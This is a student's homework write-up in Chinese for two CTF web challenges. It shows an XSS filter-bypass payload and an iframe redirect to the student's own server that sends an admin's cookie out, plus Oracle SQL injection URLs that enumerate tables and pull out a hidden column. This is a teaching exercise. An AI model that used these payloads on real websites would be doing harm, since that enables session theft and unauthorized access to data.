Computer Security Homework 0x04

Real name: 涂世昱

Nick name: R07922115

Student ID: R07922115

how2xss

Introduction

這題目的是在於利用一個有xss漏洞的網頁, 竊取遠端的管理員的cookie。而此xss漏洞是在於它會把使用者輸入的東西當作html來執行, 使用者就可以輸入一個javascript的程式碼讓瀏覽器來執行, 但因為在後端有設waf, 使它會把使用者輸入的東西取其中的unique element, 如此一來就會限制xss injection的複雜度。總而言之, 我們必須想辦法把一段url傳到report to admin的地方, 讓admin去拜訪這網頁然後將他的cookie送到我可以取得到的地方。

`<svg OnLoAd=alert(1)>`


進入題目的網頁, 先隨意進入Hack me頁面, 可輕易發現它會把輸入的東西取其中的unique element再印出來, 看了其中的page source, 發現印出來的東西有出現在html當中, 於是就先嘗試有沒有辦法對這部份試試看能不能夠湊出`alert(1)`的payload。於是就湊出了`<svg OnLoAd=alert(1)>`, 它確實會使網頁跳出`1`。但我們最終還是要進行跟把cookie傳出去的動作有關的事情, 可能就會用到`document.cookie`, 這邊隨隨便便就用掉三個`o`, 又可能又要用到`document.location`之類的function就不太可能湊的出來。勢必還是要用其他方式。

`<iframe SRc=/\zxuU.Ml>`

因為同學的提示, 找到了一個類似題目的writeup (https://medium.com/@renwa/security-fest-2019-ctf-entropian-web-write-up-f81fb11f675b), 他們的題目有著類似的waf, 而他們的作法是將真正把cookie送出去的payload是在他們自己架的html server, 所以在hack me頁面當中我們要想辦法redirect到一個我們自己架的server, 其domain name還要可以符合waf的限制, 在這server當中的html還要可以把hack me頁面當中的cookie取出來再存到file當中。

cookie reciever script on my server

我將我實驗室的電腦設一個domain name(zxuu.ml), 將index.html, getcookie.php放在`/var/www/html/`的資料夾當中, 其中index.html的用處就是用`window.location`設為原本題目`hackme.php`的網頁, 將`window.name`設為我的`getcookie.php`的網址, 用`eval(name)`的方式將cookie送到我的server, 然後在server的`/var/log/apache2/access.log`當中就可以找到cookie。大致情形如下圖。



Cathub v2

Introduction


這題目的在於利用sql injection, 竊取資料庫上的資料。點選某個影片, 會發現`vid`變數, 然後如果在url欄位當中最後加個引號會跑出error, 就知道它可能會是個sql injection的漏洞。

Walkthrough

經過多方嘗試之後, 且在聊天室有發現題目的database似乎是用oracle, 確實, 我如果塞`union select 1,banner,null from v$version where rownum=1`會出現database的version為`Oracle Database 12c Standard Edition Release 12.1.0.2.0 - 64bit Production`, 其中payload當中要把空白改成`/**/`, 也嘗試過許多payload, 似乎就是要在第二個欄位顯示出來即可。在oracle官方文件(https://docs.oracle.com/cd/B19306_01/gateways.102/b16222/a_ddview.htm#g21953)可以找到不同的dictionary items的名稱(像是user_tables, all_tables, ...), 以及其對應的column name, 然後在(http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)找到可以取得到在dictionary當中第n個row的payload, 如下

```
https://edu-ctf.csie.org:10159/video.php?
vid=-1/**/union/**/select/**/1,column_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,column_name/**/FROM/**/all_tab_columns/**/ORDER/**/BY/**/column_name)/**/where/**/r=2
```

於是就可以用python requests把所有的columns列舉出來把它output到file當中去尋找有沒有我要找的flag, 於是就找到一個奇怪的column name, `V3RY_S3CRET_C0LUMN`, 並且得到`r=361`, 如下圖



將`column_name`改成`table_name`, 就可以取得到該`V3RY_S3CRET_C0LUMN`是屬於哪個table, 也就是以下的payload

```
https://edu-ctf.csie.org:10159/video.php?vid=-1/**/union/**/select/**/1,table_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,table_name/**/FROM/**/all_tab_columns/**/ORDER/**/BY/**/table_name)/**/where/**/r=361
```

即可得到`V3RY_S3CRET_C0LUMN`所屬的table即為`S3CRET`, 於是就再`union select V3RY_S3CRET_C0LUMN from S3CRET`就可得到flag了。